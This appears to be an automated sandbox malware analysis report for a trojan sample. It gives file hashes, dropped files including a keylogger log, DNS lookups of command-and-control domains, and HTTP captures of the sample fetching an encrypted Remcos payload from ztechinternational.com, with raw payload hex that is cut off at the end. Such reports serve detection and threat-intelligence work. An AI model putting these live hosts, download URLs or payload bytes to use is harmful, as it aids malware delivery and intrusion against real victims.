Encrypted:	false
SSDEEP:	3:ttUbV26rA4RXMRPHv31aeo:tmbXqdHv3lP
MD5:	4F44B12133FC55DA5016BABB674C756B
SHA1:	64B014DFF9B1A53ED1280E25D39977D007EB75B0
SHA-256:	E758FA16613EDE36575D3BC67FD9BCF8CF17AFF54003D45134CB3F5EBE6E100D
SHA-512:	38E69085470098AD5DCA565C10ADF731DB7854892D6FA4E117384B481345195B9021E2AA42FF98BB1903D84254A530F9CEBADA998D0C6380F2A0F38F617DC15C
Malicious:	false
Reputation:	low
Preview:	..[2021/06/07 20:45:08 Offline Keylogger Started]....[Program Manager]..

C:\Users\user\AppData\Roaming\win.exe	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	110592
Entropy (8bit):	6.215185448028134
Encrypted:	false
SSDEEP:	3072:BCCFP2asIcR50gY4K+xWqEfGBpQ2JyB92mTZP9dsodxlxXuWcwZdZywBMxO8NJ:B3Bry+gY4DxWqEfGBpQ2JyB92mTZP9d0
MD5:	853744502B68E50E6CBAF81FFB3F5CC0
SHA1:	EA748BAEBE70D7C6D3DA9D1A2A34B76051425962
SHA-256:	8115607710C35C78EDA8DD16D73CAB92E2C857D8C91EB1422FCC1B3F06835A4A
SHA-512:	5B12B465E6F964F7280359546D42676A9A8B2C221568F4D4EE849F0E759E9DB59F5A43BF648E37C3878558142A1EB926331127606F78FC601DD8B69AC4D089F1
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 6%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L...0.>Z..... .....0.....@.....-.....t...(.....(... .....text...8|..... . .`.data.....@....rsrc.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Roaming\win.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Windows\Lwo7	
Process:	C:\Users\user\AppData\Roaming\win.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	56
Entropy (8bit):	3.521640636343319
Encrypted:	false
SSDEEP:	3:RRQRRQRRQRRQn:qQQS
MD5:	A0C9E601546791A2A273DEAC8256A3E5
SHA1:	4014E6DD93022436BEB51DFB32BDF995542C3942
SHA-256:	77F928BAFA7CCBF6071DD1DC877C30D5C9E1380F53F31A7283AE769B0C9BE20D
SHA-512:	7F19CBF8F2D17B6632E4CAB562F6936EB791D1738C93A83CC61E4470780B84DCBFDB4D935324474CC0665882A04EA64FABF25DA2405263C7A668FD1B42CFD4F
Malicious:	false
Preview:	Chittamwood3..Chittamwood3..Chittamwood3..Chittamwood3..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.215185448028134

General

TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe
File size:	110592
MD5:	853744502b68e50e6cbaf81ffb3f5cc0
SHA1:	ea748baebe70d7c6d3da9d1a2a34b76051425962
SHA256:	8115607710c35c78eda8dd16d73cab92e2c857d8c91eb1422fcc1b3f06835a4a
SHA512:	5b12b465e6f964f7280359546d42676a9a8b2c221568f4d4ee849f0e759e9db59f5a43bf648e37c3878558142a1eb926331127606f78fc601dd8b69ac4d089f1
SSDEEP:	3072:BCCFP2asIcR50gY4K+xWqEfGBpQ2JyB92mTZP9dsodxlxXuWcwZdZywBMxO8NJ:B3Bry+gY4DxWqEfGBpQ2JyB92mTZP9d0
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L...0.>Z.....0.....@.....

File Icon

Icon Hash:	2828bae9d2777576

Static PE Info

General

Entrypoint:	0x4015d0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x5A3E9E30 [Sat Dec 23 18:19:28 2017 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	20511f60b3c62ae145d60c4c066b22a5

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x17c38	0x18000	False	0.469492594401	data	6.6051840279	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x19000	0x121c	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x1b000	0x9c8	0x1000	False	0.227294921875	data	2.1041800969	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 7, 2021 20:43:35.098205090 CEST	192.168.2.6	8.8.8.8	0x5409	Standard query (0)	ztechinternational.com	A (IP address)	IN (0x0001)
Jun 7, 2021 20:45:07.588278055 CEST	192.168.2.6	8.8.8.8	0x9bee	Standard query (0)	ztechinternational.com	A (IP address)	IN (0x0001)
Jun 7, 2021 20:45:07.818758011 CEST	192.168.2.6	8.8.8.8	0xb3e7	Standard query (0)	ztechinternational.com	A (IP address)	IN (0x0001)
Jun 7, 2021 20:45:09.373864889 CEST	192.168.2.6	8.8.8.8	0xda30	Standard query (0)	hjduiebcvzcalpmjdbcnwqadhsiybcnzxswedgap.ydns.eu	A (IP address)	IN (0x0001)
Jun 7, 2021 20:45:19.333503008 CEST	192.168.2.6	8.8.8.8	0xb1ba	Standard query (0)	ztechinternational.com	A (IP address)	IN (0x0001)
Jun 7, 2021 20:45:31.601393938 CEST	192.168.2.6	8.8.8.8	0x6cc	Standard query (0)	hjduiebcvzcalpmjdbcnwqadhsiybcnzxswedgap.ydns.eu	A (IP address)	IN (0x0001)
Jun 7, 2021 20:45:53.789323092 CEST	192.168.2.6	8.8.8.8	0x9d50	Standard query (0)	hjduiebcvzcalpmjdbcnwqadhsiybcnzxswedgap.ydns.eu	A (IP address)	IN (0x0001)
Jun 7, 2021 20:46:15.892798901 CEST	192.168.2.6	8.8.8.8	0x49f3	Standard query (0)	hjduiebcvzcalpmjdbcnwqadhsiybcnzxswedgap.ydns.eu	A (IP address)	IN (0x0001)
Jun 7, 2021 20:46:38.136794090 CEST	192.168.2.6	8.8.8.8	0x8b5c	Standard query (0)	hjduiebcvzcalpmjdbcnwqadhsiybcnzxswedgap.ydns.eu	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 7, 2021 20:43:35.141453981 CEST	8.8.8.8	192.168.2.6	0x5409	No error (0)	ztechinternational.com		192.185.113.219	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2021

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 7, 2021 20:45:07.758765936 CEST	8.8.8.8	192.168.2.6	0x9bee	No error (0)	ztechinternational.com		192.185.113.219	A (IP address)	IN (0x0001)
Jun 7, 2021 20:45:07.863574028 CEST	8.8.8.8	192.168.2.6	0xb3e7	No error (0)	ztechinternational.com		192.185.113.219	A (IP address)	IN (0x0001)
Jun 7, 2021 20:45:09.424510956 CEST	8.8.8.8	192.168.2.6	0xda30	No error (0)	hjduiebcvzcalpmjdbcnwqadhsiybcnzxswedgap.ydns.eu		172.94.125.152	A (IP address)	IN (0x0001)
Jun 7, 2021 20:45:19.376274109 CEST	8.8.8.8	192.168.2.6	0xb1ba	No error (0)	ztechinternational.com		192.185.113.219	A (IP address)	IN (0x0001)
Jun 7, 2021 20:45:31.667457104 CEST	8.8.8.8	192.168.2.6	0x6cc	No error (0)	hjduiebcvzcalpmjdbcnwqadhsiybcnzxswedgap.ydns.eu		172.94.125.152	A (IP address)	IN (0x0001)
Jun 7, 2021 20:45:53.833571911 CEST	8.8.8.8	192.168.2.6	0x9d50	No error (0)	hjduiebcvzcalpmjdbcnwqadhsiybcnzxswedgap.ydns.eu		172.94.125.152	A (IP address)	IN (0x0001)
Jun 7, 2021 20:46:16.001064062 CEST	8.8.8.8	192.168.2.6	0x49f3	No error (0)	hjduiebcvzcalpmjdbcnwqadhsiybcnzxswedgap.ydns.eu		172.94.125.152	A (IP address)	IN (0x0001)
Jun 7, 2021 20:46:38.179811001 CEST	8.8.8.8	192.168.2.6	0x8b5c	No error (0)	hjduiebcvzcalpmjdbcnwqadhsiybcnzxswedgap.ydns.eu		172.94.125.152	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ztechinternational.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49732	192.185.113.219	80	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2021 20:43:35.357248068 CEST	1403	OUT	GET /dk/Jice_remcos%202_vOOXAzQx82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: ztechinternational.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2021 20:43:35.553634882 CEST	1412	IN	HTTP/1.1 200 OK Date: Mon, 07 Jun 2021 18:43:35 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade Last-Modified: Sun, 06 Jun 2021 21:56:00 GMT Accept-Ranges: bytes Content-Length: 131136 Content-Type: application/octet-stream Data Raw: 50 2c b3 d2 5c 70 c4 73 b1 00 63 3a 7f 34 b0 da 59 59 73 a7 a2 aa d4 09 01 d4 f5 b0 f1 99 d5 8a e3 7f 62 2a 08 44 a5 2b 07 cf 73 d0 22 fa 29 cf ca f9 ec 43 ea 15 dc d9 72 c3 ae e4 a5 7b b5 2d 3f 6e 4a fa 24 28 dc 55 24 9e ab 9b 90 1b 23 fb 58 ec 8a 60 6e 54 94 7f 98 6b f0 7a f0 0b d8 28 78 c9 a8 b4 55 5b cf c4 22 ff 29 62 94 71 45 b1 99 e8 60 8d b6 27 bd dc 32 03 4f 47 48 19 ef 15 d0 cc 4e 4b 62 f2 7d a7 50 40 5a 8d 59 e2 94 eb 3c 19 ab 57 fa f7 a3 cb 61 91 c7 ee ee 29 a2 ab 70 e7 dc 27 2c e7 ba 4f c7 9d d9 cd 22 fd 92 64 1c 67 1d 42 27 f1 76 24 c3 83 93 5a 16 5f 35 fe 24 35 d1 d5 50 df 36 6f 3a 5d fc 04 44 fa 9d ae 75 35 e4 c3 6e 2e c2 7f 16 56 1f 5b 92 c5 65 1a 02 1f ef 25 4e 2d fe 5b d0 8a 65 59 5e 74 95 e8 d3 a2 a6 cb 9f 6d 8e c6 f9 9c a1 7c 68 3b 0a 7a b2 98 44 da 98 a5 32 53 a5 d7 c3 84 38 a2 5d 1b 89 09 1d 32 9d 56 31 cd 51 4c 75 99 1e 20 e2 8e 9d 47 29 61 db 91 43 dd 35 6a c2 9d ba 20 2b 50 fb 9b 79 c2 a9 09 2f bc bb eb 2c 94 09 4d 03 2e 9e 6b c5 c0 10 be 94 8c f9 e3 b6 4b f1 8d 20 af 7c 90 9c c7 a7 22 4a eb 63 0b 66 df 14 93 e1 c7 5a f0 0c c1 a9 e5 f2 35 b1 3d 49 0e e3 4e ea d1 35 4d 6a 64 e3 dc 5a 41 3f 06 33 ac 53 14 bf 79 ca 85 c1 69 74 66 5c d7 f2 90 ff 67 14 2f e9 c1 7f 7b f1 b0 c9 06 2b db ba 6d 66 e2 fd b3 22 37 8e 0e 0a 4f 89 fd 1f f9 70 5e 15 58 f5 40 96 2f 59 7a 14 cf 2b 2a d9 ea 31 2f bc e e dc ec 41 22 1e 59 ef 71 1a 71 74 e0 c5 ef 58 b9 93 63 71 8e ee d3 89 64 83 49 59 3f 55 1f 89 75 59 23 83 6c b4 ab cd e 8 9e 02 63 33 cf fd 77 e9 a9 27 06 5d 4b af b2 6f 78 44 ab 85 98 45 ab 75 6f 8f ba f2 a8 84 13 77 ab 2b 14 68 61 cc ad bb 31 17 6e 32 d0 6f 82 87 4f 7f 09 a3 56 7d 95 fb f6 bb b8 da 27 38 52 8b cc 26 9b 8a c3 00 43 cb a0 58 3c 4c 65 b4 de f4 c3 55 75 fd 2c 5e 3e 5d b1 6c 97 44 b2 d4 b1 0d 02 43 fd 5e cb 0a e8 63 8c b0 4b 67 71 fb a7 a5 5b cf 6e d1 9e 63 65 ee 75 b3 79 d1 29 ea c7 b7 bb 88 ed ea 7e 98 f1 10 d8 af 11 e3 e0 79 60 6b 57 95 21 17 e8 0a 20 bc 47 94 e5 ef 81 ee a3 73 45 03 6d 98 74 5f 48 ca a8 4a 84 dc e3 c3 60 0a 16 c7 46 6d 2c 3d cb e3 85 c5 50 e9 42 92 66 66 dc bf f0 6f e0 1a 12 3e 43 f5 34 7b 3c 0f 0c f8 a9 61 9b de 20 ab 7b bd 07 e2 94 1e 38 9d 49 b1 e7 fa 36 be 08 ab eb 11 e3 7f c3 80 c1 06 93 8c 18 51 6c e5 66 dd 02 9f 6b 57 42 d3 9b b4 56 5c 65 d1 1c 74 d6 7d dd 8e 8e a2 fa a0 22 8e 1f b7 14 01 44 70 6f 81 a8 86 db 67 6d 38 28 05 f3 a9 dc b5 f6 32 37 14 d0 86 e0 ef 33 4c 9d 49 2e 16 2c b6 18 52 b3 a4 39 ac 38 ef 71 a2 4f 9b 03 bb 5e 1e 25 97 bb ff 16 96 ea 26 55 88 34 e9 97 1b a2 fb 0b 10 c3 70 77 c3 bd 02 ef c3 c2 7b a2 b9 49 c4 4b ae 15 d3 a5 9f 3e 1d d7 87 3f 73 fd 0b 5f ae f1 ea 9b 65 d1 8d ea 32 e6 78 59 22 39 57 0f d0 59 56 a1 1e 20 da 5c 78 a1 ff 1a 59 2f 2e 1c 5f f3 3c 4f 5f 94 d5 d1 a8 36 4e 6f e7 d9 37 c5 3b 6e 48 58 f0 da a6 dc df 3e c0 1f 4f 6f 55 9e 31 df d6 fc 5c a5 5c 9a 08 25 f9 22 17 e8 b2 05 78 ff 1d da 72 34 da fa 27 28 dc 55 20 9e ab 9b 6f e4 23 fb e0 ec 8a 60 6e 54 94 7f d8 6b f0 7a f0 0b d8 28 78 c9 a8 b4 55 5b cf c4 22 ff 29 62 94 71 45 b1 99 e8 60 8d b6 27 bd dc 32 03 4f 47 b0 19 ef 15 de d3 f4 45 62 46 74 6a 71 f8 5b c1 94 c3 c0 83 55 6a 8b 27 88 98 c4 b9 00 fc e7 8d 8f 47 cc c4 04 c7 be 42 0c 95 cf 21 e7 f4 b7 ed 66 b2 c1 44 71 08 79 27 09 fc 7b 2e e7 83 93 5a 16 5f 35 fe 40 49 56 6c 70 c2 df 85 1a 40 15 ee 64 e7 74 44 18 0b 10 29 4f 33 2b 95 65 68 ef b1 b0 d8 8c Data Ascii: P,\psc:4YYsb*D+s")Cr{-?nJ$(U$#X`nTkz(xU[")bqE`'2OGHNKb}P@ZY<Wa)p',O"dgB'v$Z_5$5P6o:]Du5n .V[e%N-[eY^tm|h;zD2S8]2V1QLu G)aC5j +Py/,M.kK |"JcfZ5=IN5MjdZA?3Syitf\g/{+mf"7Op^X@/Yz+*1/A"YqqtXcqdIY? UuY#lc3w']KoxDEuow+ha1n2oOV}'8R&CX<LeUu,^>]lDC^cKgq[nceuy)~y`kW! GsEmt_HJ`Fm,=PBffo>C4{<a {8I6Qlf kWBV\et}"Dpogm8(273LI.,R98qO^%&U4pw{IK>?s_e2xY"9WYV \xY/._<O_6No7;nHX>OoU1\\%"xr4'(U o#`nTkz(xU[")bq E`'2OGEbFtjq[Uj'GB!fDqy'{.Z_5@IVlp@dtD)O3+eh

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49753	192.185.113.219	80	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2021 20:45:07.958627939 CEST	3713	OUT	GET /dk/Jice_remcos%202_vOOXAzQx82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: ztechinternational.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2021 20:45:08.127895117 CEST	3715	IN	HTTP/1.1 200 OK Date: Mon, 07 Jun 2021 18:45:08 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade Last-Modified: Sun, 06 Jun 2021 21:56:00 GMT Accept-Ranges: bytes Content-Length: 131136 Content-Type: application/octet-stream Data Raw: 50 2c b3 d2 5c 70 c4 73 b1 00 63 3a 7f 34 b0 da 59 59 73 a7 a2 aa d4 09 01 d4 f5 b0 f1 99 d5 8a e3 7f 62 2a 08 44 a5 2b 07 cf 73 d0 22 fa 29 cf ca f9 ec 43 ea 15 dc d9 72 c3 ae e4 a5 7b b5 2d 3f 6e 4a fa 24 28 dc 55 24 9e ab 9b 90 1b 23 fb 58 ec 8a 60 6e 54 94 7f 98 6b f0 7a f0 0b d8 28 78 c9 a8 b4 55 5b cf c4 22 ff 29 62 94 71 45 b1 99 e8 60 8d b6 27 bd dc 32 03 4f 47 48 19 ef 15 d0 cc 4e 4b 62 f2 7d a7 50 40 5a 8d 59 e2 94 eb 3c 19 ab 57 fa f7 a3 cb 61 91 c7 ee ee 29 a2 ab 70 e7 dc 27 2c e7 ba 4f c7 9d d9 cd 22 fd 92 64 1c 67 1d 42 27 f1 76 24 c3 83 93 5a 16 5f 35 fe 24 35 d1 d5 50 df 36 6f 3a 5d fc 04 44 fa 9d ae 75 35 e4 c3 6e 2e c2 7f 16 56 1f 5b 92 c5 65 1a 02 1f ef 25 4e 2d fe 5b d0 8a 65 59 5e 74 95 e8 d3 a2 a6 cb 9f 6d 8e c6 f9 9c a1 7c 68 3b 0a 7a b2 98 44 da 98 a5 32 53 a5 d7 c3 84 38 a2 5d 1b 89 09 1d 32 9d 56 31 cd 51 4c 75 99 1e 20 e2 8e 9d 47 29 61 db 91 43 dd 35 6a c2 9d ba 20 2b 50 fb 9b 79 c2 a9 09 2f bc bb eb 2c 94 09 4d 03 2e 9e 6b c5 c0 10 be 94 8c f9 e3 b6 4b f1 8d 20 af 7c 90 9c c7 a7 22 4a eb 63 0b 66 df 14 93 e1 c7 5a f0 0c c1 a9 e5 f2 35 b1 3d 49 0e e3 4e ea d1 35 4d 6a 64 e3 dc 5a 41 3f 06 33 ac 53 14 bf 79 ca 85 c1 69 74 66 5c d7 f2 90 ff 67 14 2f e9 c1 7f 7b f1 b0 c9 06 2b db ba 6d 66 e2 fd b3 22 37 8e 0e 0a 4f 89 fd 1f f9 70 5e 15 58 f5 40 96 2f 59 7a 14 cf 2b 2a d9 ea 31 2f bc e e dc ec 41 22 1e 59 ef 71 1a 71 74 e0 c5 ef 58 b9 93 63 71 8e ee d3 89 64 83 49 59 3f 55 1f 89 75 59 23 83 6c b4 ab cd e 8 9e 02 63 33 cf fd 77 e9 a9 27 06 5d 4b af b2 6f 78 44 ab 85 98 45 ab 75 6f 8f ba f2 a8 84 13 77 ab 2b 14 68 61 cc ad bb 31 17 6e 32 d0 6f 82 87 4f 7f 09 a3 56 7d 95 fb f6 bb b8 da 27 38 52 8b cc 26 9b 8a c3 00 43 cb a0 58 3c 4c 65 b4 de f4 c3 55 75 fd 2c 5e 3e 5d b1 6c 97 44 b2 d4 b1 0d 02 43 fd 5e cb 0a e8 63 8c b0 4b 67 71 fb a7 a5 5b cf 6e d1 9e 63 65 ee 75 b3 79 d1 29 ea c7 b7 bb 88 ed ea 7e 98 f1 10 d8 af 11 e3 e0 79 60 6b 57 95 21 17 e8 0a 20 bc 47 94 e5 ef 81 ee a3 73 45 03 6d 98 74 5f 48 ca a8 4a 84 dc e3 c3 60 0a 16 c7 46 6d 2c 3d cb e3 85 c5 50 e9 42 92 66 66 dc bf f0 6f e0 1a 12 3e 43 f5 34 7b 3c 0f 0c f8 a9 61 9b de 20 ab 7b bd 07 e2 94 1e 38 9d 49 b1 e7 fa 36 be 08 ab eb 11 e3 7f c3 80 c1 06 93 8c 18 51 6c e5 66 dd 02 9f 6b 57 42 d3 9b b4 56 5c 65 d1 1c 74 d6 7d dd 8e 8e a2 fa a0 22 8e 1f b7 14 01 44 70 6f 81 a8 86 db 67 6d 38 28 05 f3 a9 dc b5 f6 32 37 14 d0 86 e0 ef 33 4c 9d 49 2e 16 2c b6 18 52 b3 a4 39 ac 38 ef 71 a2 4f 9b 03 bb 5e 1e 25 97 bb ff 16 96 ea 26 55 88 34 e9 97 1b a2 fb 0b 10 c3 70 77 c3 bd 02 ef c3 c2 7b a2 b9 49 c4 4b ae 15 d3 a5 9f 3e 1d d7 87 3f 73 fd 0b 5f ae f1 ea 9b 65 d1 8d ea 32 e6 78 59 22 39 57 0f d0 59 56 a1 1e 20 da 5c 78 a1 ff 1a 59 2f 2e 1c 5f f3 3c 4f 5f 94 d5 d1 a8 36 4e 6f e7 d9 37 c5 3b 6e 48 58 f0 da a6 dc df 3e c0 1f 4f 6f 55 9e 31 df d6 fc 5c a5 5c 9a 08 25 f9 22 17 e8 b2 05 78 ff 1d da 72 34 da fa 27 28 dc 55 20 9e ab 9b 6f e4 23 fb e0 ec 8a 60 6e 54 94 7f d8 6b f0 7a f0 0b d8 28 78 c9 a8 b4 55 5b cf c4 22 ff 29 62 94 71 45 b1 99 e8 60 8d b6 27 bd dc 32 03 4f 47 b0 19 ef 15 de d3 f4 45 62 46 74 6a 71 f8 5b c1 94 c3 c0 83 55 6a 8b 27 88 98 c4 b9 00 fc e7 8d 8f 47 cc c4 04 c7 be 42 0c 95 cf 21 e7 f4 b7 ed 66 b2 c1 44 71 08 79 27 09 fc 7b 2e e7 83 93 5a 16 5f 35 fe 40 49 56 6c 70 c2 df 85 1a 40 15 ee 64 e7 74 44 18 0b 10 29 4f 33 2b 95 65 68 ef b1 b0 d8 8c Data Ascii: P,\psc:4YYsb*D+s")Cr{-?nJ$(U$#X`nTkz(xU[")bqE`'2OGHNKb}P@ZY<Wa)p',O"dgB'v$Z_5$5P6o:]Du5n .V[e%N-[eY^tm|h;zD2S8]2V1QLu G)aC5j +Py/,M.kK |"JcfZ5=IN5MjdZA?3Syitf\g/{+mf"7Op^X@/Yz+*1/A"YqqtXcqdIY? UuY#lc3w']KoxDEuow+ha1n2oOV}'8R&CX<LeUu,^>]lDC^cKgq[nceuy)~y`kW! GsEmt_HJ`Fm,=PBffo>C4{<a {8I6Qlf kWBV\et}"Dpogm8(273LI.,R98qO^%&U4pw{IK>?s_e2xY"9WYV \xY/._<O_6No7;nHX>OoU1\\%"xr4'(U o#`nTkz(xU[")bq E`'2OGEbFtjq[Uj'GB!fDqy'{.Z_5@IVlp@dtD)O3+eh

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49754	192.185.113.219	80	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2021 20:45:08.057746887 CEST	3713	OUT	GET /dk/Jice_remcos%202_vOOXAzQx82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: ztechinternational.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2021 20:45:08.229717016 CEST	3728	IN	HTTP/1.1 200 OK Date: Mon, 07 Jun 2021 18:45:08 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade Last-Modified: Sun, 06 Jun 2021 21:56:00 GMT Accept-Ranges: bytes Content-Length: 131136 Content-Type: application/octet-stream Data Raw: 50 2c b3 d2 5c 70 c4 73 b1 00 63 3a 7f 34 b0 da 59 59 73 a7 a2 aa d4 09 01 d4 f5 b0 f1 99 d5 8a e3 7f 62 2a 08 44 a5 2b 07 cf 73 d0 22 fa 29 cf ca f9 ec 43 ea 15 dc d9 72 c3 ae e4 a5 7b b5 2d 3f 6e 4a fa 24 28 dc 55 24 9e ab 9b 90 1b 23 fb 58 ec 8a 60 6e 54 94 7f 98 6b f0 7a f0 0b d8 28 78 c9 a8 b4 55 5b cf c4 22 ff 29 62 94 71 45 b1 99 e8 60 8d b6 27 bd dc 32 03 4f 47 48 19 ef 15 d0 cc 4e 4b 62 f2 7d a7 50 40 5a 8d 59 e2 94 eb 3c 19 ab 57 fa f7 a3 cb 61 91 c7 ee ee 29 a2 ab 70 e7 dc 27 2c e7 ba 4f c7 9d d9 cd 22 fd 92 64 1c 67 1d 42 27 f1 76 24 c3 83 93 5a 16 5f 35 fe 24 35 d1 d5 50 df 36 6f 3a 5d fc 04 44 fa 9d ae 75 35 e4 c3 6e 2e c2 7f 16 56 1f 5b 92 c5 65 1a 02 1f ef 25 4e 2d fe 5b d0 8a 65 59 5e 74 95 e8 d3 a2 a6 cb 9f 6d 8e c6 f9 9c a1 7c 68 3b 0a 7a b2 98 44 da 98 a5 32 53 a5 d7 c3 84 38 a2 5d 1b 89 09 1d 32 9d 56 31 cd 51 4c 75 99 1e 20 e2 8e 9d 47 29 61 db 91 43 dd 35 6a c2 9d ba 20 2b 50 fb 9b 79 c2 a9 09 2f bc bb eb 2c 94 09 4d 03 2e 9e 6b c5 c0 10 be 94 8c f9 e3 b6 4b f1 8d 20 af 7c 90 9c c7 a7 22 4a eb 63 0b 66 df 14 93 e1 c7 5a f0 0c c1 a9 e5 f2 35 b1 3d 49 0e e3 4e ea d1 35 4d 6a 64 e3 dc 5a 41 3f 06 33 ac 53 14 bf 79 ca 85 c1 69 74 66 5c d7 f2 90 ff 67 14 2f e9 c1 7f 7b f1 b0 c9 06 2b db ba 6d 66 e2 fd b3 22 37 8e 0e 0a 4f 89 fd 1f f9 70 5e 15 58 f5 40 96 2f 59 7a 14 cf 2b 2a d9 ea 31 2f bc e e dc ec 41 22 1e 59 ef 71 1a 71 74 e0 c5 ef 58 b9 93 63 71 8e ee d3 89 64 83 49 59 3f 55 1f 89 75 59 23 83 6c b4 ab cd e 8 9e 02 63 33 cf fd 77 e9 a9 27 06 5d 4b af b2 6f 78 44 ab 85 98 45 ab 75 6f 8f ba f2 a8 84 13 77 ab 2b 14 68 61 cc ad bb 31 17 6e 32 d0 6f 82 87 4f 7f 09 a3 56 7d 95 fb f6 bb b8 da 27 38 52 8b cc 26 9b 8a c3 00 43 cb a0 58 3c 4c 65 b4 de f4 c3 55 75 fd 2c 5e 3e 5d b1 6c 97 44 b2 d4 b1 0d 02 43 fd 5e cb 0a e8 63 8c b0 4b 67 71 fb a7 a5 5b cf 6e d1 9e 63 65 ee 75 b3 79 d1 29 ea c7 b7 bb 88 ed ea 7e 98 f1 10 d8 af 11 e3 e0 79 60 6b 57 95 21 17 e8 0a 20 bc 47 94 e5 ef 81 ee a3 73 45 03 6d 98 74 5f 48 ca a8 4a 84 dc e3 c3 60 0a 16 c7 46 6d 2c 3d cb e3 85 c5 50 e9 42 92 66 66 dc bf f0 6f e0 1a 12 3e 43 f5 34 7b 3c 0f 0c f8 a9 61 9b de 20 ab 7b bd 07 e2 94 1e 38 9d 49 b1 e7 fa 36 be 08 ab eb 11 e3 7f c3 80 c1 06 93 8c 18 51 6c e5 66 dd 02 9f 6b 57 42 d3 9b b4 56 5c 65 d1 1c 74 d6 7d dd 8e 8e a2 fa a0 22 8e 1f b7 14 01 44 70 6f 81 a8 86 db 67 6d 38 28 05 f3 a9 dc b5 f6 32 37 14 d0 86 e0 ef 33 4c 9d 49 2e 16 2c b6 18 52 b3 a4 39 ac 38 ef 71 a2 4f 9b 03 bb 5e 1e 25 97 bb ff 16 96 ea 26 55 88 34 e9 97 1b a2 fb 0b 10 c3 70 77 c3 bd 02 ef c3 c2 7b a2 b9 49 c4 4b ae 15 d3 a5 9f 3e 1d d7 87 3f 73 fd 0b 5f ae f1 ea 9b 65 d1 8d ea 32 e6 78 59 22 39 57 0f d0 59 56 a1 1e 20 da 5c 78 a1 ff 1a 59 2f 2e 1c 5f f3 3c 4f 5f 94 d5 d1 a8 36 4e 6f e7 d9 37 c5 3b 6e 48 58 f0 da a6 dc df 3e c0 1f 4f 6f 